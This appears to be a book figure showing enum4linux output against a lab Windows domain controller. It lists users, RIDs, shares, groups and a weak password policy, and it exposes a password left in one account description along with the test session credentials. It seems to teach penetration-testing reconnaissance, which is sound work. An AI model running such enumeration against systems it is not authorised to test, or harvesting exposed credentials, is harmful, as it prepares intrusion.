




Figure 1.10 results of the enum4linux tool


Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Fri Nov 22 09:36:58 2019
Target Information
Target 192.168.0.1
RID Range 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
Enumerating Workgroup/Domain on 192.168.0.1
[+] Got domain/workgroup name: UADCWNET
Nbtstat Information for 192.168.0.1
Looking up status of 192.168.0.1
SERVER1 <00> - M <ACTIVE> Workstation Service
UADCWNET <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
UADCWNET <1c> - <GROUP> M <ACTIVE> Domain Controllers
SERVER1 <20> - M <ACTIVE> File Server Service
UADCWNET <1b> - M <ACTIVE> Domain Master Browser
MAC Address = 00-0C-29-77-67-D6
Session Check on 192.168.0.1
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'


Getting domain SID for 192.168.0.1
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)
OS information on 192.168.0.1
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.0.1 from smbclient:
[+] Got OS info for 192.168.0.1 from srvinfo:
192.168.0.1 Wk Sv PDC Tim NT
platform_id : 500
os version : 6.1
server type : 0x80102b

```
 ============================
|    Users on 192.168.0.1    |
 ============================
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina       Name: Antoinette Medina Desc: shrank
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters       Name: Archie Peters     Desc: phenol
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin  Name: (null)    Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin       Name: Bill Martin       Desc: molar
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson     Name: Chester Anderson  Desc: grasp
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin      Name: Charlene Griffin  Desc: ghostly
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard       Name: Caroline Howard   Desc: Gannett
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery   Name: Colin Montgomery  Desc: councilman
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno       Name: Curtis Moreno     Desc: otherwise
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris       Name: Carroll Morris    Desc: ironstone
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson        Name: Courtney Olson    Desc: broaden
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn Name: Daniel Dunn       Desc: matins
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King Name: Dwayne King       Desc: patrol
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning      Name: Damon Manning     Desc: Watkins
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena Name: Doris Pena        Desc: Aztecan
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price        Name: Dawn Price        Desc: flowery
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez       Name: Dominick Valdez   Desc: plumb
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott      Name: Elmer Elliott     Desc: dominant
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones        Name: Emilio Jones      Desc: rant
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman      Name: Fredrick Chapman  Desc: feminist
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh        Name: Gabriel Walsh     Desc: flagstone
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt        Name: Isabel Pratt      Desc: mama
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews      Name: Jennie Andrews    Desc: Mira
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett      Name: Jacquelyn Barrett Desc: thrill
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale Name: Jenna Hale        Desc: moron
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart Name: Josefina Hart     Desc: McMullen
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson      Name: Jamie Johnson     Desc: pass:E3yRrlhALducxkJYMw
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes       Name: Julie Rhodes      Desc: rickety
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders     Name: Jay Saunders      Desc: concerti
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson    Name: Jody Stevenson    Desc: yip
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres       Name: Jeff Torres       Desc: derisive
```

```
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres       Name: Jeff Torres       Desc: derisive
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson       Name: Kim Hudson        Desc: Bulgaria
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke        Name: Lawrence Burke    Desc: cacophonist
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr Name: Lorene Carr       Desc: ask
index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton     Name: Laverne Thornton  Desc: saga
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd       Desc: horn
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day  Name: Miguel Day        Desc: peculiar
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills        Name: Marty Mills       Desc: bend
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega Name: Noel Vega Desc: needn't
index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells        Name: Nettie Wells      Desc: neither
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman      Name: Phyllis Pittman   Desc: mucosa
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley       Name: Rick Astley       Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone        Name: Rachael Boone     Desc: tress
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight       Name: Roger Knight      Desc: piety
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey       Name: Rudy Ramsey       Desc: vowel
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto Name: Rex Soto  Desc: vetch
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin     Name: Sidney Franklin   Desc: Pravda
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed Name: Sherri Reed       Desc: colonial
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon       Name: Tyler Harmon      Desc: riding
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez        Name: Travis Nunez      Desc: chateaux
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver       Name: Tommie Oliver     Desc: gander
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test   Name: Pen test  Desc: acquisition
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes       Name: Veronica Haynes   Desc: Rabin

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
```

```
user:[J.Stevenson] rid:[0x479]
user:[L.Thornton] rid:[0x47a]
user:[M.Day] rid:[0x47b]
user:[C.Morris] rid:[0x47c]
user:[R.Knight] rid:[0x47d]
user:[P.Pittman] rid:[0x47e]
user:[D.King] rid:[0x47f]
user:[D.Dunn] rid:[0x480]
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
```

```
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]

 ========================================
|    Share Enumeration on 192.168.0.1    |
 ========================================
do_connect: Connection to 192.168.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
        SYSVOL          Disk      Logon server share
        Users$          Disk
Reconnecting with SMB1 for workgroup listing.
Failed to connect with SMB1 -- no workgroup available
```


```
[+] Attempting to map shares on 192.168.0.1
//192.168.0.1/ADMIN$    Mapping: DENIED, Listing: N/A
//192.168.0.1/C$        Mapping: DENIED, Listing: N/A
//192.168.0.1/Fileshare1        Mapping: OK, Listing: OK
//192.168.0.1/Fileshare2        Mapping: OK, Listing: OK
//192.168.0.1/HR        Mapping: OK, Listing: OK
//192.168.0.1/IPC$      [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing \*
//192.168.0.1/NETLOGON  Mapping: OK, Listing: OK
//192.168.0.1/Resources Mapping: OK, Listing: OK
//192.168.0.1/SYSVOL    Mapping: OK, Listing: OK
//192.168.0.1/Users$    Mapping: OK     Listing: DENIED
```

```
 ================================================
|    Password Policy Information for 192.168.0.1    |
 ================================================

[+] Attaching to 192.168.0.1 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```


```
[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7
```


```
 ============================
|    Groups on 192.168.0.1    |
 ============================

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
